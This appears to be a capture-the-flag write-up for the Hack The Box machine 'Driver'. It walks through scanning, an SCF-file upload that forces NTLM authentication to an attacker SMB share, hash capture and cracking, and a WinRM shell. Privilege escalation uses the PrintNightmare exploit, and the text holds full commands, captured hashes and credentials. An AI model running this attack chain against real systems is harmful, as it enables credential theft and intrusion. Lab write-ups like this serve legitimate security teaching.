
Driver

10.10.11.106



Scanning

We can run `masscan_to_nmap.py`, a tool I made that you can find on my Github. It runs a Masscan, identifies open ports, and then takes those open ports over to Nmap, and scans for versions and default scripts against those ports.

```
[22-Nov-21 20:58:57 GMT] driver/scanning
🔍 → sudo python3 masscan_to_nmap.py -i 10.10.11.106
[sudo] password for dray:

Running Masscan on network tun0 against the IP 10.10.11.106 to quickly iden
tify open ports

Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2021-11-22 20:59:10 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]


Running Nmap scan against 10.10.11.106 with the following ports 80,7680,598
5,445,135,


Nmap results saved to nmap_10.10.11.106.txt

Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-22 21:05 GMT
Nmap scan report for 10.10.11.106
Host is up (0.020s latency).

PORT     STATE    SERVICE      VERSION
80/tcp   open     http         Microsoft IIS httpd 10.0
```

```
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-22 21:05 GMT
Nmap scan report for 10.10.11.106
Host is up (0.020s latency).

PORT     STATE    SERVICE      VERSION
80/tcp   open     http         Microsoft IIS httpd 10.0
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_  Potentially risky methods: TRACE
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=MFP Firmware Update Center. Please enter password for admin
|_http-server-header: Microsoft-IIS/10.0
135/tcp  open     msrpc        Microsoft Windows RPC
445/tcp  open     microsoft-ds Microsoft Windows 7 - 10 microsoft-ds
(workgroup: WORKGROUP)
5985/tcp open     http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
7680/tcp filtered pando-pub
...
```

```
Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2021-11-23T04:07:17
|_  start_date: 2021-11-23T03:58:53
|_clock-skew: mean: 7h01m40s, deviation: 0s, median: 7h01m39s
```

Enumeration

Port 5985 involves Windows remoting, so this may be useful if we get credentials. Let's drill down into SMB's ports

SMB Enum

We can download the upgraded Enum4linux

```
#install and setup
git clone https://github.com/cddmp/enum4linux-ng
pip3 install -r requirements.txt

#Execute
python3 enum4linux-ng.py 10.10.11.106 -oY enum4linx
```

From the results we gather:


- the machine name is **Driver**, which we can add to our `/etc/hosts` file for this IP;
- the target OS is Windows 10 Enterprise 10240 , release 1507. This may be useful for exploitation later

```
 ═══════════════════════════════════════════════════════════
|    Domain Information via SMB session for 10.10.11.106    |
 ═══════════════════════════════════════════════════════════
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: DRIVER
NetBIOS domain name: ''
DNS domain: DRIVER
FQDN: DRIVER

 ═══════════════════════════════════════════════
|    OS Information via RPC for 10.10.11.106    |
 ═══════════════════════════════════════════════
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found OS information via SMB
[*] Enumerating via 'srvinfo'
[-] Skipping 'srvinfo' run, null or user session required
[+] After merging OS information we have the following result:
OS: Windows 10 Enterprise 10240
OS version: '10.0'
OS release: '1507'
OS build: '10240'
Native OS: Windows 10 Enterprise 10240
Native LAN manager: Windows 10 Enterprise 6.3
Platform id: null
Server type: null
Server type string: null
```


Port 80 Enum

With nothing else to yet look into, let's take a look at the website hosted on port 80



We're asked to authenticate to *'MFP Firmware Update Center'* as the user 'admin'

Unfortunately, the password *admin*....




MFP Firmware Update Center

If we look carefully at the source code, we can see that 'firmware updates' on `fw_up.php` is an active link

```
      <a class="nav-link" href="index.php">Home <span class="sr-only">(current)</span></a>
    </li>
    <li class="nav-item">
      <a class="nav-link" href="#">About</a>
    </li>
    <li class="nav-item">
      <a class="nav-link" href="fw_up.php">Firmware Updates</a>
    </li>
    <li class="nav-item">
      <a class="nav-link" href="#">Drivers Updates</a>
    </li>
    <li class="nav-item">
      <a class="nav-link" href="#">Contact</a>
    </li>
  </ul>
```

On the page we see we get information about uploading firmware updates for the 'testing team' to check



Upload Firmware Updates

We know that a 'team' will be interacting with the file we upload. I tried to upload all kinds of reverse shells - PHP, Pwsh, ASPX.

Eventually, I tried a .SCF file, after consulting my notes on the box Sizzle which can force a user to auth against us, and we can steal their hash

SCF: Shell Command Files

- **First,** create evil.scf

```
[Shell]
Command=2
IconFile=\\10.10.x.x\\kali\\test.txt # the file doesn't have to exist
[Taskbar]
Command=ToggleDesktop
```

- **Second,** start responder: `sudo responder -I tun0`

```
[22-Nov-21 21:55:44 GMT] driver/uploads
🔍 → sudo responder -I tun0
[sudo] password for dray:

           NBT-NS, LLMNR & MDNS Responder 3.0.7.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]
```

```
  GNU nano 5.9
[Shell]
Command=2
IconFile=\\10.10.14.4\\kali\\test.txt
[Taskbar]
Command=ToggleDesktop
```

- **Third,** upload the SCF and listen for the NTLM response

```
[+] Listening for events ...

[SMB] NTLMv2-SSP Client   : 10.10.11.106
[SMB] NTLMv2-SSP Username : DRIVER\tony
[SMB] NTLMv2-SSP Hash     : tony::DRIVER:36edc1e27bc2c457:5053EA6BED02EACF872365FF8126AFB4:0101000000000000805480BAEBDFD701BB98B6901A3
49BC3000000000200080049003900460035000100 1E00570049004E002D0038004A0046005A0047004400320057003000 4A0032000400340057004900 4E002D0038004
A0046005A0047004400320057003000 4A0032002E0049003900460035002E004C004F00430041004C0003001400490039004600 35002E004C004F00430041004C00050
0140049003900460035002E004C004F00430041004C000700080080548 0BAEBDFD701060004000200000008003000300000000000000000000000000200000 6BC4BEAA1
7D02322167E08D7710FA3DB92E3FB68A4EB9D98D45C3DC650B3E2030A001000000000000000000000000000000000000009001E006300690066007 3002F00310030002E0
0310030002E00310034002E00340000000000000000000000000
[*] Skipping previously captured hash for DRIVER\tony
[*] Skipping previously captured hash for DRIVER\tony
[*] Skipping previously captured hash for DRIVER\tony
```

- **Fourth,** collect the hash and save it. Crack the hash via:

```
hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt --force
```

Creds

So we retrieve the username **DRIVER\tony** and the password _liltony__

```
[22-Nov-21 22:02:20 GMT] Desktop/driver
🔍 → hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt --force --show
TONY::DRIVER:36edc1e27bc2c457:5053ea6bed02eacf872365ff8126afb4:0101000000000000805480baeb
04600350001001e00570049004e002d0038004a0046005a0047004400320057003000 4a00320004003400570 0
0004a0032002e0049003900460035002e004c004f00430041004c0003001400490039004600 35002e004c004f
04f00430041004c0007000800805480baebdfd701060004000200000008003000300000000000000000000000
b68a4eb9d98d45c3dc650b3e2030a001000000000000000000000000000000000000009001e0063006900660073
00000000000000000000000000:liltony
[22-Nov-21 22:02:26 GMT] Desktop/driver
```

We can test the validity of these creds via crackmapexec

```
#smb
crackmapexec smb -u 'tony' -p 'liltony' -d 'DRIVER' 10.10.11.106
#winrm
crackmapexec winrm -u 'tony' -p 'liltony' -d 'DRIVER' 10.10.11.106
```

```
[22-Nov-21 22:04:13 GMT] Desktop/driver
🔍 → crackmapexec smb -u 'tony' -p 'liltony' -d 'DRIVER' 10.10.11.106
SMB         10.10.11.106    445    DRIVER          [*] Windows 10 Enterprise 10240 x64 (name:DRIVER) (domain:DRIVER) (signing:False)
(SMBv1:True)
SMB         10.10.11.106    445    DRIVER          [+] DRIVER\tony:liltony
[22-Nov-21 22:04:31 GMT] Desktop/driver
🔍 → crackmapexec winrm -u 'tony' -p 'liltony' -d 'DRIVER' 10.10.11.106
WINRM       10.10.11.106    5985   10.10.11.106    [*] http://10.10.11.106:5985/wsman
WINRM       10.10.11.106    5985   10.10.11.106    [+] DRIVER\tony:liltony (Pwn3d!)
[22-Nov-21 22:04:49 GMT] Desktop/driver
```

Tony Shell

Lets leverage `evil-winrm` to get a shell on the box as Tony

```
sudo evil-winrm -i 10.10.11.106 -u tony -p 'liltony'
```

```
[22-Nov-21 22:14:55 GMT] home/dray
🔍 → sudo evil-winrm -i 10.10.11.106 -u tony -p 'liltony'

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\tony\Documents> whoami
driver\tony
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\tony\Documents> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::20d
   Link-local IPv6 Address . . . . . : fe80::b578:6f82:ac36:2a88%5
   IPv4 Address. . . . . . . . . . . : 10.10.11.106
   Subnet Mask . . . . . . . . . . . : 255.255.254.0
   Default Gateway . . . . . . . . . : 10.10.10.2

Tunnel adapter isatap.{99C52957-7ED3-4943-91B6-CD52EF4D6AFC}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : htb
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\tony\Documents>
```

We can go and get the user.txt flag

```
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\tony\Desktop> dir


    Directory: C:\Users\tony\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---       11/22/2021   7:59 PM             34 user.txt


[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\tony\Desktop> gc user.txt
```

Enum

If we run `get-process`, we can see **Spools** is being run. We can confirm with `get-service`

```
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\users\tony\Downloads> get-process

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
-------  ------    -----      ----- -----   ------     -- -----------
    379      22     5124      13876  ... 12            1188 spoolsv
```

We could also verify that the spooler is running with `crackmapexec`

```
crackmapexec smb -u 'tony' -p 'liltony' -d 'DRIVER' 10.10.11.106 -M spooler
```

```
🔍 → crackmapexec smb -u 'tony' -p 'liltony' -d 'DRIVER' 10.10.11.106 -M spooler
SMB         10.10.11.106    445    DRIVER           [*] Windows 10 Enterprise 10240 x64 (name:D
 (SMBv1:True)
SMB         10.10.11.106    445    DRIVER           [+] DRIVER\tony:liltony
SPOOLER     10.10.11.106    445    DRIVER           Spooler service enabled
[23-Nov-21 08:36:41 GMT] driver/exploit
```

If we google the machine age, it says this release was 2015

Windows 10 Enterprise 10240 , release 1507.

All | Shopping | News | Images | Videos | More | Tools

About 86,800 results (0.51 seconds)

Windows 10 Version 1507 (build 10.0. 10240), codenamed "Threshold 1", is **the first release of Windows 10**. It carries the build number 10.0. 10240; while Microsoft has stated that there was no designated "RTM" build of Windows 10, 10240 has been described as an RTM build by various media outlets.

https://microsoft.fandom.com › wiki › Windows_10_versi...

Windows 10 version history | Microsoft Wiki | Fandom

About featured snippets • Feedback

People also ask

When did Windows 10 1507 come out?

July 29, 2015

Channels

Version	Codename	Release date
1507	Threshold 1	**July 29, 2015**
1511	Threshold 2	November 10, 2015
1607	Redstone 1	August 2, 2016

13 more rows

Given the Spooler / Printer service is running, and the machine is old, it is likely that is is vulnerable to the PrintNightmare Exploit

PrintNightmare

CVE-2021-1675 is an vulnerability that takes advantage of the AddPrintDriver function of the Spooler to execute files with high-privs.

We can pull the PowerShell exploit and upload it

```
wget https://raw.githubusercontent.com/calebstewart/CVE-2021-1675/main/CVE-2021-1675.ps1

#in evil-winrm shell
upload CVE-2021-1675.ps1
```

Then we need to execute the PowerShell privilege escalation

```
#if you get user execution error
Set-ExecutionPolicy RemoteSigned -Scope CurrentUser

#import and execute module
import-Module .\cve-2021-1675.ps1
```

```
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\tony\Documents> Set-ExecutionPolicy RemoteSigned -Scope CurrentUser
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\tony\Documents> Import-Module .\cve-2021-1675.ps1
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\tony\Documents> Invoke-Nightmare -verbose
[+] using default new user: adm1n
[+] using default new password: P@ssw0rd
[+] created payload at C:\Users\tony\AppData\Local\Temp\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_f66d9eed7e835e97\Amd64\mxdwdrv.dll"
[+] added user  as local administrator
[+] deleting payload from C:\Users\tony\AppData\Local\Temp\nightmare.dll
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\tony\Documents>
```

System User

We can see in crackmapexec that this administrating user has been added

```
[23-Nov-21 09:22:24 GMT] exploit/CVE-2021-1675
🔍 → crackmapexec smb -u adm1n -p 'P@ssw0rd' -d driver  10.10.11.106
SMB         10.10.11.106    445    DRIVER          [*] Windows 10 Enterprise 10240 x64 (name:DRIVER) (domain:driver) (signing:False) (SMBv1:True)
SMB         10.10.11.106    445    DRIVER          [+] driver\adm1n:P@ssw0rd (Pwn3d!)
[23-Nov-21 09:22:33 GMT] exploit/CVE-2021-1675
🔍 →
```

We can get a shell as the system user, and get root.txt

```
sudo smbexec.py 'adm1n:P@ssw0rd@10.10.11.106'
#or
sudo impacket-psexec 'adm1n:P@ssw0rd@10.10.11.106'
```

```
[23-Nov-21 09:24:36 GMT] exploit/CVE-2021-1675
🔍 → sudo smbexec.py 'adm1n:P@ssw0rd@10.10.11.106'
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 Secu

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>type C:\Users\administrator\desktop\root.txt
```

Password is Tony's NTLM hash : dfdb5b520de42ca5d1b84ce61553d085